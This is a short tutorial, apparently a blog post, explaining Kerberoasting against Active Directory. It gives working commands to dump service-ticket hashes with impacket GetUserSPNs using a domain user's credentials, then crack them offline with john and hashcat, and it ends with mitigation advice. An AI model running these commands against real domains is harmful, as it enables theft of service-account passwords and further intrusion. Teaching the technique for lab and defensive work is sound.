Kerberoasting

What is Kerberoasting?
Kerberoasting is a post-exploitation attack technique that attempts to obtain a password hash of an Active Directory account that has a Service Principal Name (SPN).
In such an attack, an authenticated domain user requests a Kerberos ticket for an SPN. The retrieved Kerberos ticket is encrypted with the hash of the service account password affiliated with the SPN. (An SPN is an attribute that ties a service to a user account within the AD). then the attacker works offline to crack the password hash, often using brute force techniques.
How it works?
- Get any valid domain user.
- Scan for SPN users.
- request Kerberos ticket for those users.
- Crack those hashes and get thier passwords.
Demo Time
First we should have a valid user on the domain. assume we have these creds: xle0x:mycoolpassword. Let’s scan for SPN users with a tool called impacket-GetUserSPNs.
python3 GetUserSPNs.py JURASSIC.PARK/xle0x:mycoolpassword -dc-ip <Domain-Controller-IP> -outputfile hashes.kerberoast
this will dump the Kerberos hash for all kerberoastable accounts it can find on the target domain. if there is any SPN users you will get something like this:
$krb5tgs$23$*velociraptor$JURASSIC.PARK$cloner/labwws02*$b127187ac3037937.....
then you can crack it by whatever tool, i will use johntheripper and hashcat.
john --format=krb5tgs --wordlist=/usr/share/wordlist/rockyou.txt hashes.kerberoast
hashcat -m 13100 --force -a 0 hashes.kerberoast /usr/share/wordlist/rockyou.txt
if you faced an error like this Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great), you have to synchronise you machine with the DC with rdate.
rdate -n <IP-of-DC>
Mitigation
To mitigate Kerberoasting attacks, consider implementing the following measures:
-
Use Strong Passwords
- Make passwords long and complex
- Change passwords regularly
- Use different passwords for each account
-
Limit Access
- Give minimum required permissions
- Remove unused service accounts
- Don’t put service accounts in admin groups